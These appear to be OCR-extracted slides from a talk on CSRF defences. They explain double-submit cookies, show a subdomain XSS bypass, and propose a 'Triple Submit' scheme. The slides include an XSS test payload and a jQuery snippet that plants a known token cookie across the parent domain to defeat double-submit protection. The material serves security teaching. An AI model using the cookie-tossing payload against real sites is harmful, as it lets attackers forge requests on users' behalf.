
(CSRF protection)



cookie ≠ request parameter

Cannot read the anti-CSRF cookie to include it as parameter

Double Submit
(CSRF protection)



Anti-CSRF cookie can
be generated client-side
=> no server-side state


Demo Double Submit

Are We Fully Protected Now?


Are We Fully Protected Now?

Of course not

The Other Subdomain



The Other Subdomain




https://securish.1-liner.org

https://other.1-liner.org

<script>alert('XSS')</script>

XSS

The Other Subdomain



```
<script>
  $.cookie(
    "doubleSubmitToken",
    "knownValue",
    { path: "/",
      domain: ".1-liner.org" });
</script>
```

Demo Subdomain XSS Double Submit Bypass


I'm proposing some sort of

Triple Submit

CSRF Protection

Triple Submit

